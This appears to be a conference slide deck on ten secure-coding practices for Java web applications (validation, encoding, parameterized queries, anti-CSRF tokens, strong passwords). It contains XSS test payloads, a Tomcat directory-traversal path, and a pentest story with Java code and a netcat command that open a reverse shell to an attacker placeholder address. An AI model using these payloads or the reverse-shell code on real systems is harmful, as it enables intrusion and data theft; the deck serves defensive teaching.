

Ten Things Web Developers Still Aren't Doing

Frank Kim
Think Security Consulting

Background

- Frank Kim
 - Consultant, Think Security Consulting
 - Security in the SDLC
 - SANS Author & Instructor
 - DEV541 Secure Coding in Java/JEE
 - DEV534 Secure Code Review for Java Web Apps
 - Dad





My Special

THE CALENDAR
2009



The Calendar
2009



SIX SENSES
HIDEAWAY
Redefining Experiences...
Location



Making 2009



Shoot your own
Calendar



Cross Site Scripting (XSS)

- Occurs when unvalidated data is displayed back to the browser
- Types of XSS
 - Reflected
 - Stored
 - Document Object Model (DOM) based

XSS in Action



Source: http://news.netcraft.com/archives/2008/04/24/clinton_and_obama_xss_battle_develops.html

Thing[0]

- Validate all input
 - Specify variable types
 - Limit the size of input
 - Validate on the server side
- Input can include
 - Form fields, cookies, headers, parameters, web services





Typical XSS Testing

- During security testing passed in the following to an input field
 - `<script>alert('xss')</script>`
- Resulted in an alert box popping up
- Notified the vendor with steps to recreate



Not Really Fixed

- Vendor notified us that it's fixed
- Retested by passing in the same input
`<script>alert('xss')</script>`
- Thought it was fixed until we entered
`<script>confirm('xss')</script>`
`<script>prompt('xss')</script>`



Thing[1]

- Prefer whitelists to blacklists



Resist the
blacklist!

Thing[2]

- Use well known and carefully tested validation code
 - Can be in-house code
 - Apache Commons Validator
 - OWASP ESAPI - Enterprise Security API

```
Validator v = ESAPI.validator();  
boolean isValidAge =  
    v.isValidInteger("Age", "42", 0, 999, false);
```

Thing[3]

- Canonicalize before validating
 - Process of converting data to its simplest form
- ESAPI automatically canonicalizes data before validating
- Can explicitly canonicalize

```
String encoded =  
    "%3Cscript&#x3E;alert%28%27xss&#39%29%3C%2Fscript%3E";  
Encoder encoder = ESAPI.encoder();  
String decodedString = encoder.canonicalize(encoded);
```

Canonicalization Example

- Tomcat Dir Traversal Vulnerability
 - CVE-2008-2938
- `example.com/contextRoot/%c0%ae/WEB-INF/web.xml`
 - Allows access to protected files
- Normally the "." character is
 - Decimal 46
 - Hex 2E
 - Binary 00101110

UTF-8 Overview

- Variable width encoding of 1-4 bytes
- Leading control bits indicate the size
 - $0xxxxxxx$
 - $110yyyxx\ 10xxxxxx$
 - $1110yyyy\ 10yyyyxx\ 10xxxxxx$
 - $11110zzz\ 10zzyyyy\ 10yyyyxx\ 10xxxxxx$
- Value is the concatenation of the non-control bits

Invalid UTF-8 Sequences

binary	hex	decimal	notes
00000000-01111111	00-7F	0-127	US-ASCII (single byte)
10000000-10111111	80-BF	128-191	Second, third, or fourth byte of a multi-byte sequence
11000000-11000001	C0-C1	192-193	Overlong encoding: start of a 2-byte sequence, but code point ≤ 127
11000010-11011111	C2-DF	194-223	Start of 2-byte sequence
11100000-11101111	E0-EF	224-239	Start of 3-byte sequence
11110000-11110100	FO-F4	240-244	Start of 4-byte sequence
11110101-11110111	F5-F7	245-247	Restricted by RFC 3629 : start of 4-byte sequence for codepoint above 10FFFF
11111000-11111011	F8-FB	248-251	Restricted by RFC 3629 : start of 5-byte sequence
11111100-11111101	FC-FD	252-253	Restricted by RFC 3629 : start of 6-byte sequence
11111110-11111111	FE-FF	254-255	Invalid: not defined by original UTF-8 specification

Source: <http://en.wikipedia.org/wiki/UTF-8>

Overlong UTF-8

`%c0`

`%ae`

192

174

110000000

10101110

00000101110

Decimal 46

Hex 2E

Canonicalization

- Canonical form of a UTF-8 character
 - Smallest number of bits that can represent that character
- Failing to perform proper canonicalization can allow invalid input

Thing[4]

- Perform output encoding/escaping

```
Encoder encoder = ESAPI.encoder();  
String encodedString =  
    encoder.encodeForHTML("<script>alert('xss')</script>");
```

- Results in the following string

```
&lt;script&gt;alert&#40;&#39;xss&#39;&#41;&lt;&#47;script&gt;
```

- The `encodeForHTML` method takes a whitelist approach
 - Certain chars (alphanumeric, comma, period, dash, underscore, space) are safe and everything else is HTML encoded

Thing[5]

- Utilize the appropriate encoding/escaping
 - HTML element & HTML attributes - use `Ý` encoding
 - JavaScript - use `\xHH` escaping
 - URL - use `%HH` escaping
- OWASP XSS Prevention Cheat Sheet
[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

SQL Injection (SQLi)

- Occurs when dynamic SQL queries are used
- By injecting arbitrary SQL commands, attackers can extend the meaning of the original query
- Can potentially execute any SQL statement on the database

Mass SQL Injection Attacks



Mass SQL injection hits English language websites
Chinese hackers spread the silent love

By [John Leyden](#) • [Get more from this author](#)

Posted in [Anti-Virus](#), 21st May 2008 07:02 GMT

Mass SQL injection attack

The attack has implanted malware on thousands of Web sites

By [Summer Lemon](#)

May 19, 2008 12:00 PM ET



Mass hack infects tens of thousands of sites

Then they serve visitors multiple exploits, including October RealPlayer attack



Mass SQL injection attack compromises 70,000 websites

[Jim Carr](#) January 08, 2008

Mass SQL Injections

- Targeted MS SQL Server based apps
- Attackers send SQLi code to all fields
- All VARCHAR fields in the db updated with links to malicious JavaScript
- JavaScript downloads malware
 - OS, browser, and plugin exploits
- Was the result of poorly written code

Expressindia » Story

Hackers deface Eastern Rail website

Express News Service

Posted: Dec 25, 2008 at 0307 hrs IST

Kolkata Amid growing tension between India and Pakistan, the official website of the Eastern Railway (ER) was hacked and messages were posted claiming that it was done to avenge India's alleged violation of the Pakistani air space.

On Wednesday morning, the official site of ER — www.easternrailway.gov.in — was found corrupted with a large number of messages put up by the [hackers](#) in its scroll section. The scroll which normally consists of official announcements was flooded with notes like "Cyber war has been declared on Indian cyberspace by Whackerz-Pakistan" followed by "Indians hit hard by Zaid Hamid" and "You are hacked."

Embassy of India in Spain found serving remote malware through iFrame attack

Posted by [Ismael Valenzuela](#) January 26, 2009

Hacking an embassy's website to use it as malware distribution point [is not something new](#), neither is the use of the [iframe injection attack](#), but it's still surprising the number of infected sites out there.

Earlier this morning I was alerted to this problem by a colleague who was trying to access [www\(dot\)embajadaindia\(dot\)com](http://www(dot)embajadaindia(dot)com) to sort out some paperwork related to my employer's offices in India. When tried to load the site, the Desktop Antivirus displayed the following pop-up alert:



Thing[6]

- Use parameterized queries correctly
- BAD code example:


```
String query = "SELECT id FROM users WHERE userid  
= '" + userid + "'";  
PreparedStatement stmt =  
    con.prepareStatement(query);  
ResultSet rs = stmt.executeQuery();
```

Preventing SQL Injection

- GOOD code example:

```
String query = "SELECT id FROM users WHERE userid = ?";  
PreparedStatement stmt = con.prepareStatement(query);  
query.setString(1, userid);  
ResultSet rs = stmt.executeQuery();
```

Cross Site Request Forgery (CSRF)



Thing[7]

- Use Anti-CSRF tokens
 - Include something in the request that the attacker does not know
 - JSP code

```
<form name=form">  
  <input type="hidden" name="<csrf:token-name/>"  
    value="<csrf:token-value/>" />  
</form>
```

- Results in this HTML

```
<form name=form">  
  <input type="hidden" name="OWASP_CSRFTOKEN"  
    value="GT6Y-8JRT-0SUD-FRV8-YS40-5N0N-LST9-YG2U" />  
</form>
```

CSRFGuard

- On the server side

```
String oToken =
    (String)session.getAttribute(context.getTokenName());
String nToken =
    (String)request.getParameter(context.getTokenName());
...
if(!oToken.equals(nToken)) {
/** FAIL: request token doesn't match the session token **/
    throw new CSRFException("request token doesn't match the
        session token", oToken, nToken);
}
```

Twitter Hacked

Celebrity Twitter Accounts Hacked (Bill O'Reilly, Britney Spears, Obama, More)




twitter

Breaking: Bill O Riley is gay

35 minutes ago from web


 foxnews
Fox News




 britneyspears

Follow

Hi Yall! Brit Brit here, just wanted to update you all on the size of my ~~penis~~. Its about 4 feet wide with razor sharp teeth.



 ricksanchezcnn

Follow

i am high on crack right now might not be coming into work today



 BarackObama

Follow

What is your opinion on Barack Obama? Take the survey and possibly win \$500 in free gas.

A Real World Pentest

- Pentest an internally deployed vendor product
- We only have the sign-on page for the product admin console
 - Not vulnerable to SQL Injection



Username:

Password:

Props to Wilson Henriquez for this hack

Forced Browsing

- Manually navigate to the docs dir
- Product documentation is displayed
 - Admin and Installation Guides
 - Reveals default userid and password
- Could the defaults still be in use?
- Yes!




Admin Tool Compromised

- Now we can
 - Reconfigure the application
 - Shutdown application services
 - View logs
- Who cares?
 - Can't get to the host OS
 - Can't access PII & corporate data
- We need more!

Repeat the Process

- Go back to the Install Guide
 - Reveals that the product can be deployed with Apache Tomcat
 - Tomcat's admin manager is at `/manager/html`
- Is Tomcat available?

Yes it is!



Guess the Tomcat Password

- Now we need to login to Tomcat
- The documentation tells us that "admin" is the default userid
 - So we need to guess the password
- Could it be?
 - The same as the default password for the vendor product

Tomcat Manager

The screenshot shows the Tomcat Manager web interface in Mozilla Firefox. The browser address bar shows the URL `https://localhost:8888...38.18.190&port=44444`. The page title is `/manager`. The main content area displays a table of deployed applications with columns for context path, status, version, and actions (Start, Stop, Reload, Undeploy). Below the table are two deployment sections:

- Deploy directory or WAR file located on server**: This section contains three input fields for 'Context Path (optional)', 'XML Configuration file URL', and 'WAR or Directory URL', followed by a 'Deploy' button.
- WAR file to deploy**: This section contains a text input field with the placeholder text 'Select WAR file to upload' (circled in red), a 'Browse...' button, and a 'Deploy' button.

What Next?

- Tomcat Manager allows you to remotely deploy a web app
 - Simply need to upload a .war file
- Can create a web app that
 - Serves malware
 - Phishing site
 - Executes arbitrary OS commands
 - Many other possibilities

Our Malicious Web App

- In Java code use netcat to shovel a reverse shell to the attacker from the server

```
nc -e cmd.exe <attacker IP> <port>
```

- Set up a netcat listener on the attacker's machine

```
nc -l -p <port>
```

Java Code

- Determine Tomcat's root install dir

```
Process process =  
    Runtime.getRuntime().exec("cmd.exe /C cd");  
BufferedReader br = new BufferedReader( new  
    InputStreamReader(process.getInputStream()) );  
String rootDir = br.readLine();
```

- Start the netcat reverse shell

```
String cmd = rootDir + "\\webapps\\Backdoor\\WEB-INF\\"  
    + "nc.exe -e cmd.exe " + ip + " " + port;  
Runtime.getRuntime().exec(cmd);
```

We're In!



Start the netcat listener

```
ex Command Prompt - nc -l -p 2222
C:\apps>nc -l -p 2222
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Program Files\Apache Software Foundation\Tomcat 4.1>dir
dir
Volume in drive C has no label.
Volume Serial Number is F8E8-800D

Directory of C:\Program Files\Apache Software Foundation\Tomcat 4.1

04/15/2008  10:11 AM    <DIR>          .
04/15/2008  10:11 AM    <DIR>          ..
04/15/2008  10:11 AM    <DIR>          bin
04/15/2008  10:10 AM    <DIR>          common
04/15/2008  04:16 PM    <DIR>          conf
02/12/2008  01:29 PM             11,560 LICENSE
04/15/2008  10:12 AM    <DIR>          logs
04/15/2008  10:10 AM    <DIR>          server
04/15/2008  10:10 AM    <DIR>          shared
04/15/2008  10:10 AM    <DIR>          src
04/15/2008  04:16 PM    <DIR>          temp
02/12/2008  01:31 PM             21,638 toncat.ico
04/15/2008  10:11 AM             58,488 uninst-toncat4.exe
04/15/2008  04:17 PM    <DIR>          webapps
04/15/2008  10:12 AM    <DIR>          work
               3 File(s)          91,598 bytes
               12 Dir(s) 18,424,320,000 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 4.1>
```

Reverse shell connects and provides access to the server

Done

What Now?

- We can do a lot of malicious things
- But our primary goal is to steal the company's most important asset
 - PII and customer data
- The product install guide states that
 - LDAP and JDBC passwords are stored in properties files


Thing[8] & Thing[9]

- Employ password protections
 - Enforce a strong password policy
 - Don't use default passwords
 - Implement account lockout
 - Implement strong password reset
- Encrypt authentication credentials
 - Passwords, secret question answers, etc

Tomcat Manager

- WASC Distributed Open Proxy Honeyypot
 - Brute forcing is still occurring today

<http://tacticalwebappsec.blogspot.com/2009/10/wasc-honeypots-apache-tomcat-admin.html>





Thank You

- Frank Kim
 - frank@thinksec.com

